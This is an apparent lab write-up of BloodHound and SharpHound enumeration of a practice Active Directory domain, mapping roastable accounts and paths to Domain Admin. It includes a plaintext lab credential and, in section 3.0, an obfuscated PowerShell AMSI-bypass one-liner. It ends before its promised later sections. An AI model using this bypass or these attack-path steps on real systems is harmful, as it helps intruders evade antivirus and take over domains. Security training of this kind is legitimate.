

Introduction

This lab explored Active Directory enumeration using BloodHound. I ran both external (from Kali) and internal (from within the domain) collection methods to identify relationships, permissions, and potential privilege escalation paths. The goal was to simulate how a low-privileged user could move laterally and eventually reach Domain Admin.

Executive Summary

Using bloodhound.py, we collected domain info as brandon.stark and identified Kerberoastable users, AS-REP roastable accounts, and systems with unconstrained delegation. This a path to Domain Admin based on LDAP data alone. Later, SharpHound.exe was executed from within the domain to gather more data like sessions and ACLs. This confirmed and expanded earlier findings.

For the additional task, I found that samwell.tarly had write permissions over a domain-connected system. This led to a chain involving eddard.stark that ultimately provided access to Domain Admin. Thus, highlighting how exposed shares and misconfigurations can lead to full compromise.

Table of Contents

Introduction 1

Executive Summary 1

1.0 Installation & bloodhound.py execution 2

2.0 GUI Analytical Queries 4

3.0 Installation & Execution of Sharphound & Comparison 9

4.0 Additional Task – Hunting Eddard Stark 13

1.0 Installation & bloodhound.py execution

Command Used:

bloodhound

Findings:

- Access Neo4j was installed and configured with a custom password.
- The BloodHound GUI was launched successfully on Kali, confirming the environment was set up and ready for data import.





Image 1.0a: Displays the BloodHound interface loading successfully after launching the application in Kali Linux.

Command Used:

```
sudo python3 bloodhound.py -c all -u robb.stark -p 'sexywolfy' -d north.sevenkingdoms.local -gc winterfell.north.sevenkingdoms.local -ns 192.168.56.11 --zip
```

Findings:

- The command successfully collected LDAP-based data from the AD environment using the low-privileged account robb.stark.
- BloodHound was able to enumerate domain users, groups, computers, trusts, and sessions, even without Kerberos authentication.
- Output was saved as a zip file for import into the BloodHound GUI.



```
kali@kali: ~/BloodHound.py
File Actions Edit View Help
(kali@kali)-[~/BloodHound.py]
$ sudo python3 bloodhound.py -c all -u robb.stark -p 'sexywolfy' -d north.sevenkingd
oms.local -gc winterfell.north.sevenkingdoms.local -ns 192.168.56.11 --zip
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: north.sevenkingdoms.local
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno
o Connection error (winterfell.north.sevenkingdoms.local:88)] [Errno -3] Temporary fai
lure in name resolution
INFO: Connecting to LDAP server: winterfell.north.sevenkingdoms.local
INFO: Found 1 domains
INFO: Found 2 domains in the forest
INFO: Found 2 computers
INFO: Connecting to GC LDAP server: winterfell.north.sevenkingdoms.local
INFO: Connecting to LDAP server: winterfell.north.sevenkingdoms.local
INFO: Found 18 users
INFO: Found 51 groups
INFO: Found 3 gpos
INFO: Found 1 ous
INFO: Found 21 containers
INFO: Found 1 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: castelblack.north.sevenkingdoms.local
INFO: Querying computer: winterfell.north.sevenkingdoms.local
INFO: User jon.snow is logged in on winterfell.north.sevenkingdoms.local from 192.168.
56.22
INFO: Done in 00M 01S
INFO: Compressing output into 20250416202450_bloodhound.zip
```

Image 1.0b: Shows successful enumeration using bloodhound.py with output compressed into a zip file for later analysis.

2.0 GUI Analytical Queries

Analytic query 1:

Find all Domain Admins

Findings:

- The BloodHound interface was used to run the “Find all Domain Admins” query, which listed users that are members of the Domain Admins group.
- This is a key starting point when mapping out privilege escalation paths, especially when working from a low-privileged perspective.




Image 2.0a: Output of the "Find all Domain Admins" query, showing which users are part of the Domain Admins group.

Analytic query 2:

List all Kerberoastable Accounts

Findings:

- jon.snow@north.sevenkingdoms.local was identified as a Kerberoastable account based on its associated SPN.
- These accounts can be exploited to extract service tickets for offline password cracking.




Image 2.0b: Output of the “List all Kerberoastable Accounts” query, showing users that can be targeted in a Kerberoasting attack.

Analytic query 3:

Find AS-REP Roastable Users

Findings:

- brandon.stark@north.sevenkingdoms.local was flagged as AS-REP roastable due to missing pre-authentication. This allows an attacker to request a TGT for the user and attempt offline password cracking.




Image 2.0c: Output of the AS-REP roastable query, identifying brandon.stark as vulnerable to offline attack.

Analytic query 4:

Shortest Paths to Unconstrained Delegation Systems

Findings:

- samwell.tarly@north.sevenkingdoms.local has a clear path to a system with unconstrained delegation.
- These systems can be abused to impersonate high-privileged users if any log in to them.




Image 2.0d: Output of the "Shortest Paths to Unconstrained Delegation Systems" query, with samwell.tarly shown as an entry point.

Analytic query 5:

Find Shortest Paths to Domain Admins

Findings:

- samwell.tarly@north.sevenkingdoms.local (top left green icon) has a direct escalation path to the Domain Admins group.
- BloodHound mapped the full chain of access, highlighting systems and permissions used in the attack path.




Image 2.0e: Output of the “Find Shortest Paths to Domain Admins” query, showing the full privilege escalation route starting from samwell.tarly.

3.0 Installation & Execution of SharpHound & Comparison

Command Used (IN POWERSHELL):

```
[ReF]."A$(echo sse)`mB$(echo L)`Y".`g`E$(echo tty)p`E"(( "Sy{3}ana{1}ut{4}ti{2}{0}ils" -  
f'iUt','gement.A',"on.Am`s",'stem.M','oma') )."$$(echo ge)`Tf`i$(echo El)D"((("{0}{2}ni{1}iled" -  
f'am','tFa',"siI"),("{2}ubl{0}`,,{1}{0}" -f'ic','Stat','NonP'))."$$(echo Se)t`Va$(echo LUE)"($),$($1 -eq 1))
```

Set-ExecutionPolicy -Scope CurrentUser Unrestricted -verbose

.\SharpHound.exe -c all

Findings:

- SharpHound was executed on a domain machine using brandon.stark, enabling deeper enumeration.
- Full comparison with remote bloodhound.py output will be discussed in the next section.

